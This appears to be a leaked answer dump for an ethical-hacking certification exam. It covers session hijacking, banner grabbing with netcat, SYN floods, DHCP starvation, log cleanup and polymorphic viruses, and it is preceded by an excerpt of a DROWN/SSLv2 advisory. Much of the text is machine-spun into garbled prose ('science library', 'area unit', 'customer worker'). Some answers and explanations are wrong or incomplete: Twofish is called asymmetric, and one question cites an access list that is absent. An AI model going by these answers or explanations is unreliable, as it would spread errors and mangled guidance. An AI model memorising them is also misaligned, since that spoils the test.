
Vulnerable
at Disclosure
(March 2016)

HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. There's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable? Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, as clients never used it.


DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



SSLv2
 ? It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
 ? Its private key is used on any other server that allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.
 A server is vulnerable to DROWN if:


A server is vulnerable to DROWN if:

It allows both TLS and SSLv2 connections



17% of HTTPS servers still allow SSLv2 connections

It shares a private key with a server that allows SSLv2 connections. Then, if one server allows TLS connections, and one supports SSLv2...



When taking key reuse into account, an additional 16% of HTTPS servers are vulnerable, putting 33% of HTTPS servers at risk

SSLv2
 How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.
 Disabling SSLv2 is difficult and depends on the particular server software. We offer instructions here for many common products:
 OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC)
 Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for ??Server??, as outlined in KB245030. albeit users haven??t taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don??t seem to be supported by default.
 Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more modern version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere
 Other affected software and in operation systems:
 Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
 Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators are ready to take action to guard against the attack.

NEW QUESTION 120

- (Topic 2)

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames.

and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 121

- (Topic 2)

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

Answer: B

NEW QUESTION 124

- (Topic 2)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 128

- (Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 130

- (Topic 2)

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap, you obtain the following response:

80/tcp open http-proxy Apache Server 7.1.6

what Information-gathering technique does this best describe?

- A. Whois lookup
- B. Banner grabbing
- C. Dictionary attack
- D. Brute forcing

Answer: B

Explanation:

Banner grabbing is a technique used to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an attacker will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.

Some samples of service ports used for banner grabbing are those used by Hyper Text

Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.

For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:18:48 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 10 Apr 2009 11:28:14 PST
ETag: "1995-696-1234abcd"
Accept-Ranges: bytes
Content-Length: 1118
Connection: close
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION 132

- (Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner- workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 134

- (Topic 2)

Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp??s lobby. He checks his current SID, which is S-1-5-21-1223352397- 1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

- A. He must perform privilege escalation.
- B. He needs to disable antivirus protection.
- C. He needs to gain physical access.
- D. He already has admin privileges, as shown by the ??501?? at the end of the SID.

Answer: A

NEW QUESTION 137

- (Topic 2)

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

Answer: D

Explanation:

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls. formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

NEW QUESTION 138

- (Topic 2)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. wireshark --fetch "192.168.8*"

- B. wireshark --capture --local masked 192.168.8.0 ---range 24
- C. tshark -net 192.255.255.255 mask 192.168.8.0
- D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

NEW QUESTION 141

- (Topic 2)

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 146

- (Topic 2)

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp

Answer: C

NEW QUESTION 151

- (Topic 2)

Widespread fraud ac Enron. WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

- A. Fed RAMP
- B. PCIDSS
- C. SOX
- D. HIPAA

Answer: C

Explanation:

The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies. Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.

The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursing light-emitting diode several to demand an overhaul of decades-old restrictive standards.

NEW QUESTION 154

- (Topic 2)

Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

Answer: B

Explanation:

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/>

Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 158

- (Topic 2)

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

- A. internal assessment
- B. Passive assessment
- C. External assessment
- D. Credentialed assessment

Answer: B

Explanation:

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

NEW QUESTION 159

- (Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Answer: A

Explanation:

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. It's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES. Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. Within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. One among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses pre-computed key-dependent S-boxes, it are often susceptible to side channel attacks. This is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitute a practical break within the cipher.

Products That Use Twofish
 GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.
 KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.
 Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password.
 PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information in these fields when using PGP.
 TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. This suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 162

- (Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?


- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

Answer: B

NEW QUESTION 166

- (Topic 2)

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy

- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections


Answer: A

NEW QUESTION 169

- (Topic 2)

VirusXine.W32 virus hides their presence by changing the underlying executable code.

This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Answer: A

NEW QUESTION 173

- (Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

Answer: B

Explanation:

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information

further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION 174

- (Topic 2)

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

Answer: BD

NEW QUESTION 175

- (Topic 2)

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

- A. VLAN hopping
- B. DHCP starvation
- C. Rogue DHCP server attack
- D. STP attack

Answer: B

Explanation:

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

